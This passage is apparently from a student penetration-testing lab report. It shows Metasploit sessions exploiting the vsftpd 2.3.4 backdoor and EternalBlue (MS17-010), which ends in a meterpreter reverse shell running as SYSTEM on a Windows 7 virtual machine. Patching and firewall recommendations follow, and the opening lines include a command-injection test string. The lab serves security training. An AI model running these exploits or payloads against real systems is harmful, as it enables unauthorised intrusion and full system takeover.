*0CD247*Sparkle Pony*
*burner_herz0g*
*Kill$hot*ConEmu*
*here_there_be_trolls*
*;*echo"hacked"*

```

```

msf6 > search vsftpd

Matching Modules

# Name                                     Disclosure Date  Rank
Check Description
- -
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03      excellent
No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or
use exploit/unix/ftp/vsftpd_234_backdoor

```

```

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4

```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
RHOSTS	10.0.2.4	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	21	yes	The target port (TCP)

Payload options (cmd/unix/interact):


Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Exploit target:

Id	Name
--	---
0	Automatic

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```



WINDOWS 7 Home Basic:

Vulnerability Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption, CVE ID: CVE-2017-0143. The software affected by this vulnerability is Microsoft SMBv1 servers. This attack involves remote code execution that allows attackers to remotely execute arbitrary code on the target system and potentially take partial or full control of the system.

```
kali2022 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4 5
maha@kali: ~
File Actions Edit View Help
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf6 exploit(windows/smb/ms17_010_eternalblue) > PAYLOAD windows/x64/meterpreter/reverse_tcp
[-] Unknown command: PAYLOAD
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.0.2.5
LHOST => 10.0.2.5
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.0.2.5:4444
[*] 10.0.2.15:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.0.2.15:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.15:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.15:445 - The target is vulnerable.
[*] 10.0.2.15:445 - Connecting to target for exploitation.
[*] 10.0.2.15:445 - Connection established for exploitation.
[*] 10.0.2.15:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.15:445 - CORE raw buffer dump (40 bytes)
[*] 10.0.2.15:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B
[*] 10.0.2.15:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic
[*] 10.0.2.15:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[*] 10.0.2.15:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.15:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.15:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.15:445 - Starting non-paged pool grooming
[*] 10.0.2.15:445 - Sending SMBv2 buffers
[*] 10.0.2.15:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.15:445 - Sending final SMBv2 buffers.
[*] 10.0.2.15:445 - Sending last fragment of exploit packet!
[*] 10.0.2.15:445 - Receiving response from exploit packet
[*] 10.0.2.15:445 - ETHERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.15:445 - Sending egg to corrupted connection.
[*] 10.0.2.15:445 - Triggering free of corrupted buffer.
[*] Sending stage (200776 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.5:4444 -> 10.0.2.15:49171) at 2024-04-18 23:08:38 -0400
[*] 10.0.2.15:445 -----
[*] 10.0.2.15:445 -----WIN-----
[*] 10.0.2.15:445 -----

meterpreter > sysinfo
Computer : MAHA-PC
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
```

```
meterpreter > sysinfo
Computer : MAHA-PC
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 2080 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ifconfig
ifconfig
'ifconfig' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::50e5:d93e:2c7b:985c%11
    IPv4 Address. . . . . : 10.0.2.15
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.2.1

Tunnel adapter isatap.{5E62C98A-E84C-4E21-8663-3455FDF55126}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Windows\system32>
```


RECOMMENDATIONS:

WINDOWS XP:

To protect Windows XP from a hping3 --flood DoS attack, a firewall should be set up with rules to block ICMP, TCP, and UDP flood attacks. Enabling features like SYN cookies and connection rate limiting on the firewall or router to help manage and mitigate excessive traffic aimed at overwhelming the system.

METASPLOITABLE:

To protect against the vsftpd 2.3.4 backdoor vulnerability (CVE-2011-2523), it is essential to upgrade vsftpd to a patched version. Also, employ network segmentation (ensures that if one part of the network is compromised, the malicious activity is limited to that segment, preventing further spread across the network.) and access controls, monitor and restrict incoming traffic to FTP services, and conduct regular security audits of system configurations and software.

WINDOWS 7 HOME BASIC

To mitigate the MS17-010 EternalBlue exploit, the Microsoft security patch (MS17-010) should be applied, SMBv1 protocol should be disabled, robust firewall rules are to be implemented, and advanced intrusion detection systems must be deployed to monitor traffic, and suspicious network traffic should be blocked.

CONCLUSION:

In conclusion, we have configured a set of virtual machines to perform penetration testing on them through one virtual machine. Victim machines were discovered on their network, profiled accordingly, scanned for vulnerabilities and had their vulnerabilities exploited. Recommendations were provided for dealing with these vulnerabilities accordingly.